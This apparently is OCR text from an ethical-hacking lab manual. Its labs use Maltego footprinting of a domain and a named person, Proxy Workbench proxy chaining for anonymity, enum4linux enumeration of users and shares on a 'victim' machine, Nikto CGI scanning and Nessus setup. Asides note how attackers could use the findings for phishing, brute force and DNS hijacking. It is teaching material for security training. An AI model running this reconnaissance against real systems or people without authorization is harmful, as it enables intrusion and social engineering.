


FIGURE. 12

Step 6: The Install Transforms section appears. Leave the settings to default and click Next
Step 7: The Help Improve Maltego section appears. Leave the options set to default and click Next
Step 8: The Ready section appears. Select the radio button of Open a blank graph and let me play around and click Finish in order to perform footprinting printing manually
Step 9: Click the + icon located at the top-left corner of the GUI (in the toolbar) to start a new graph




FIGURE. 13

Step 10: The New Graph (1) window appears along with a palette in the left pane. It contains a list of default built-in transforms.

Step 11: Expand the Infrastructure node under Entity Palette

Step 12: Drag the website entity into the New Graph (1) section

Step 13: The entity appears on the new graph, with the www.paterva.com URL selected by default

Step 14: Double-click paterva.com and rename the domain name to the www.certifiedhacker.com .Press Enter

Step 15: Right-click the entity and select All Transforms

Step 16: The Run Transform(s) list appears. Click To server Technologies [using Builtwith]

FIGURE. 14

Step 17: Maltego starts running the transform to server Technologies [using Built with] entity

Step 18: Observe the status in the progress bar




FIGURE. 15

Step 19: Once Maltego completes the Transforming Server Side Technologies, it displays the technology implemented on the server that hosts the website.

Step 20: After obtaining the built-in technologies of the server, attackers might search for vulnerabilities related to any of them and simulate exploitation techniques to hack them

Step 21: To start a new transform, select all entities by pressing Ctrl+A on the keyboard and press Delete

Step22: A Delete pop-up appears. Click yes

Step 23: Right-click the entity and select All Transforms -> To Domains [DNS]

FIGURE. 16

Step 24: The domain corresponding to the website displays

FIGURE. 17

Note: Some of the screenshots may differ in your lab environment.

Step 25: Right-click the entity and select All Transforms -> To DNS Name [using Name Schema diction...]

Step 26: observe the status in the progress bar

FIGURE. 18

Step 27: This transform will attempt to test various name schema against a domain and try to identify a specific name schema for the domain

FIGURE. 19

Step 28: Right-click the entity and select All transforms ->To DNS Name -SOA (Start of Authority).

Step 29: This returns the primary name server and the email of the domain administrator

FIGURE. 20

Step 30: By extracting the SOA related information, attackers attempt to find vulnerabilities in their services and architectures, and exploit them

Step 31: Select both the name server and the email by dragging and deleting them

Step 32: Right-click the entity and select ALL Transforms -> To DNS Name -MX (mail server)




FIGURE. 21

Step 33: This transform returns the mail server associated with the certifiedhacker.com domain

Step 34: By identifying the mail exchanger server, attackers attempt to exploit the vulnerabilities in the server and thereby use it to perform malicious activities such s sending spam e-mails

Step 35: Select only the mail server by dragging and deleting it.
Step 36: Right-click the entity and select **All Transforms -> To DNS Name-Ns (name server)**
Step 37: This returns the name servers associated with the domain

FIGURE. 22

Step 38: By identifying the primary name server, an attacker can implement various techniques to exploit the server and thereby perform malicious activities such as DNS Hijacking and URL redirection.
Step 39: Right-click the entity and select **All Transforms -> To IP Address [DNS]**
Step 40: This displays the IP address of the website

FIGURE. 23

Step 41: By obtaining the IP address of the website, an attacker can simulate various scanning techniques to find open ports and vulnerabilities and thereby attempt to intrude in the network and exploit them.
Step 42: Right-click the entity and select **All transforms -> To location [city, country]**, this transforms identifies the geographical location where the IP address is located

Step 43: By obtaining the information related to geographical location, attackers can perform social engineering attacks by making voice calls (vishing) to an individual in an attempt to leverage sensitive information.

FIGURE. 24

Step 44: Right-click the domain entity (certifiedhacker.com) and select Run Transform -> To Entities from whois
Step 45: This transform returns the entities pertaining to the owner of the domain

FIGURE. 25

Step 46: By obtaining this information, an attacker can exploit the servers displayed in the result or simulate a brute force attack or any other technique to hack into the admin mail account and
Step 47: send phishing emails to the contacts in that account.

Step 48: Perform footprinting on a target person to obtain the email address and phone number
Step 49: Click the + icon located at the top-left corner of the GUI to start a new graph
Step 50: A new graph (New Graph (2)) appears in Maltego. Expand the Personal tab in the left pane and drag the person entity to the New Graph (2) section.
Step 51: The name of the entity is set as John Doe by default




FIGURE. 26

Step 52: To assign a target person name, double-click John Doe and type the name of the person (here, Rini Mathews)
Step 53: Right-click the entity and select **All Transforms -> To Email Address [verify common]**

FIGURE. 27

Step 54: Maltego displays all the valid email addresses corresponding to the given name.
By extracting all informational attacker can simulate actions such as enumeration, web application Hacking, social engineering etc. which may allow access to a system or network, gain credentials etc.

Ex. No. 9 – SCANNING NETWORK - Daisy Chaining using Proxy Workbench

Lab 4: Daisy Chaining using Proxy Workbench

Proxy Workbench is a unique proxy server ideal for developers, security experts, and trainers-that displays data in real time

Lab Objectives

This lab will show you how to create daisy proxy chaining using the proxy workbench tool.

Lab Requirements

- Windows 7 running as a virtual machine (attacker machine)
- Another windows machines running as a virtual machine(victim machine)
- A web browser with internet access
- Administrative privileges to run tools

Procedure

Step 1: After the installation is complete, switch back to the attacker machine and launch the Firefox web browser

Step 2: Click the open menu button at the top-right corner of the browser window and click options

Step 3: The options window opens. Scroll down and click settings...Under the Network Proxy heading

Step 4: Select the Manual Proxy Configuration radio button in the Connection Settings Wizard

Step 5: Type 127.0.0.1 as the HTTP Proxy, enter the port values 8080 and check to Use this proxy server for all the protocols. Then click ok




FIGURE. 28

Step 6: If you encounter a port error during configuration, simply ignore it
Step 7: Launch Proxy Workbench and click ok for welcome pop--up
Step 8: The configure Proxy Workbench window opens. Select HTTP Proxy-web in the left pane and check the HTTP protocol in the right pane.
Step 9: Click configure HTTP for Port 8080




FIGURE. 29

Step 10: The HTTP Properties window opens. Click Connect via another proxy
Step 11: Enter the IP address of the Windows 7 virtual machine in the Proxy server field, and port number 8080 in the port field.





FIGURE. 30

Step 12: Click close to Configure Proxy Workbench window
Step 13: Login to another machine and launch Proxy workbench. Repeat the configuration steps
Step 14: Switch Back to the Host machine (attacker machine), launch the Firefox web browser, and browse websites such as http://www.cnet.com
Step 15: Open the Proxy workbench GUI for more detailed information. Observe that the request is coming from 127.0.0.1(localhost) and going to another machine IP. In other words, you are browsing with IP address of the windows machine, proxies of windows 7 already running in the background, thereby providing you with the greatest anonymity



	To	Protocol	Started	Last Event	Last State	Bytes C2S	Bytes S...
1:55761	<NA>	HTTP	14:22:42.709	14:22:47.708	The remote client ha...	0	0
1:56277	192.168.136.129:8080	HTTP	14:22:47.424	14:22:47.677	728 bytes of data ha...	335	0
1:56304	192.168.136.129:8080	HTTP	14:22:47.685	14:22:47.752	PWB has disconnect...	201	0
1:56318	192.168.136.129:8080	HTTP	14:22:47.762	14:22:47.835	PWB has disconnect...	201	0
1:56320	192.168.136.129:8080	HTTP	14:22:47.839	14:22:47.887	PWB has disconnect...	201	0
1:56322	192.168.136.129:8080	HTTP	14:22:47.892	14:22:48.146	PWB has disconnect...	201	0
1:56413	192.168.136.129:8080	HTTP	14:22:48.152	14:22:48.459	PWB has disconnect...	201	0
1:56417	192.168.136.129:8080	HTTP	14:22:48.466	14:22:48.517	PWB has disconnect...	201	0
1:56419	192.168.136.129:8080	HTTP	14:22:48.522	14:22:48.576	PWB has disconnect...	201	0
1:56427	192.168.136.129:8080	HTTP	14:22:48.584	14:22:48.653	PWB has disconnect...	201	0
1:56436	192.168.136.129:8080	HTTP	14:22:48.659	14:22:48.721	PWB has disconnect...	201	0
1:56438	192.168.136.129:8080	HTTP	14:22:48.789	14:22:48.915	PWB has disconnect...	201	0

Real time data for HTTP Proxy - Web (8080)

```
000048  ozilla/5.0 (Wind  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 57 69 6e 64
000064  ows NT 6.1; WOW6  6f 77 73 20 4e 54 20 36  2e 31 3b 20 57 4f 57 36
000080  4; rv:48.0) Geck  34 3b 20 72 76 3a 34 38  2e 30 29 20 47 65 63 6b
000096  o/20100101 Firef  6f 2f 32 30 31 30 30 31  30 31 20 46 69 72 65 66
000112  ox/48.0..Proxy-C  6f 78 2f 34 38 2e 30 0d  0a 50 72 6f 78 79 2d 43
000128  onnection: keep-  6f 6e 6e 65 63 74 69 6f  6e 3a 20 6b 65 65 70 2d
000144  alive..Connectio  61 6c 69 76 65 0d 0a 43  6f 6e 6e 65 63 74 69 6f
000160  n: keep-alive..H  6e 3a 20 6b 65 65 70 2d  61 6c 69 76 65 0d 0a 48
000176  ost: www.cnet.co  6f 73 74 3a 20 77 77 77  2e 63 6e 65 74 2e 63 6f
000192  m:443....         6d 3a 34 34 33 0d 0a 0d  0a
```

FIGURE. 31

Document all the IP addresses, open ports and running applications, and protocols you discovered during this lab.

Lab 6: Enumerating information from windows and Samba Host Using Enum4linux

A Linux alternative to enum.exe for enumerating data from windows and Samba hosts

Lab Objectives

The objective of this lab is to help students understand and enforce various enumeration techniques to enumerate:

- Connected devices
- Hostname and information
- Domain
- Hardware and storage information
- Software components
- Total Memory

Lab Requirements

To carry out this lab, you need the following

- Kali Linux running as an attacker machine
- Windows 7 running as the victim machine
- Administrative privileges to run the tools

Procedure

Step 1: Now start the Kali Linux machine and open a Terminal window. In the terminal window type **enum4linux -h** and hit Enter to get the help options of enum4linux

FIGURE. 34

Step 2: Help options appear as shown in the screenshot. Now in this lab, we will only demonstrate only a few options to conduct enumeration on the target machine.

Step 3: In the terminal window type **enum4linux -u <username> -p <password> -U <IP address>** and hit Enter to run this tool using the User list option.

Step 4: Enum4linux starts enumerating the workgroups/domains first and displays the results

FIGURE. 35

Step 5: Then it lists out the Users info with their respective RIDs

Step 6: Now to get the OS information of the target, type **enum4linux -u <username> -p <password> -o <IP address>** and hit Enter

FIGURE. 36

Step 7: The tool enumerates the target system and lists out its OS details

Step 8: Now we will enumerate the password policy information of our target machine. In the terminal window, type enum4linux -u <username> -p <password> -P <IP address> and hit Enter.

FIGURE. 37

Step 9: The tool enumerates the target system and displays its password policy information

Step 10: Now we will enumerate the group policy information of our target machine. In the terminal window, type enum4linux -u <username> -p <password> -G <IP address> and hit Enter.

FIGURE. 38

Step 11: The tool enumerates the target system and displays the group policy information

Step 12: To enumerate the share policy information of our target machine, type enum4linux -u <username> -p <password> -S <IP address> and hit Enter




FIGURE. 39

Step 13: The tool conducts share enumeration on the target system and displays the share information.
Analyze and document the results to this lab exercise. Provide your opinion of your target's security posture and exposure.

EX. NO. 11 - VULNERABILITY ANALYSIS - CGI Scanning with Nikto

Lab 7: CGI Scanning with Nikto

Nikto Web Scanner is a web server scanner that tests Web servers for dangerous files/CGIs, outdated server software and other problems.

Lab Objectives

This lab will help in understanding how to use Nikto for web server scanning.

Lab Requirements

To perform this lab, you need

- Windows running as a virtual machine
- Kali Linux running as a virtual machine

Procedure

Step 1: Log into the Kali Linux machine and open a terminal window and type nikto -H and press Enter




FIGURE. 40

Step 2: Here -H is the switch to find the available help commands within the Nikto. We will use the Tuning option to do a more deep and comprehensive scan of the target web server

Step 3: In the terminal window, type nikto -h http://www.certifiedhacker.com -Tuning x and press Enter. Nikto starts the web server scanning with all the tuning options enabled

FIGURE. 41

Step 4: Here we find a CGI directory with OSVBD 3092 vulnerability.so, we will check for one more CGI directories with the -Cgidirs option. In this option, search for specific directories or use all option to search all the available directories




FIGURE. 42

Step 5: In the terminal window, type nikto -h http//www/certifiedhacker.com -Cgidirs all and hit enter




FIGURE. 43

Step 6: Nikto takes a little longer to scan the web server as it looks for vulnerable CGI directories. It scans the Web server and lists out the directories. Use the vulnerability ID to scan the vulnerability in detail.

Analyze and document the results related to this lab exercise

Lab 8:Vulnerability Analysis Using Nessus

Nessus allows to remotely audit a network and determine if it has been broken into or misused in some way. It also provides the ability to locally audit a specific machine for vulnerabilities.

Lab Objectives

This lab will give real-time experience while using Nessus tool to scan for network Vulnerabilities

Lab Requirements

To perform this lab you need

- Windows running as a virtual machine
- A web browser with Internet access
- Administrator privileges

Procedure

Step 1:Install the Nessus and after installation Nessus opens in the default browser

Step 2:The Nessus window appears, click connect via SSL button to proceed

Note: Throughout the lab, the logo of Nessus and the page background may differ in your lab environment

Step 3:Your connection is not private window appears, click ADVANCED

Step 4:Now, click Proceed to localhost(unsafe) link

Step 5:The Welcome to Nessus window appears.Click the Continue button

Step 6:Account Setup window appears

Step 7:Create credentials for administrative control of the scanner. You can use "admin" and "password" here, then click Continue

Step 8:These credentials will be used to log in to Nessus at the time of vulnerability scanning

Step 9:The Registration window appears, enter an activation code in that. Navigate to the Tenable Web page and register for an activation code. Proceed to the next step to complete the process

Step 10: Open a new tab in the browser and type the link http://www.tenable.com/products/nessus-home in the address bar. Press Enter

Step 11: The Nessus home page appears. Enter the details under Register for an Activation code, fill in the required details and click Register. You can use an alias, but you will need a valid e-mail to retrieve the activation code. Consider creating an alias e-mail account if you do not have one.

Step 12:Switch to the Registration window and paste the activation code in the Activation code text field. Click Continue.

Step 13:Nessus will start fetching the plugins and will install them. It will take time to download plugins and perform the initialization

Step 14:On completion of initialization, the Nessus Log In page appears

Step 15: Enter the Username and Password from the prior initial Account setup and click Sign In

Step 16:After successful login, the Nessus/Scans window opens

Step 17:To add a new policy, click Policies button in the RESOURCES menu on the left pane

Step 18:The Nessus/Policies window opens, click create a new policy

Step 19:Policy Templates window appears, Click Advanced Scan

Step 20:The Policy General Settings section with BASIC setting type appears, specify a policy name in the Name field (Network Scan_Policy) and give a description about the policy

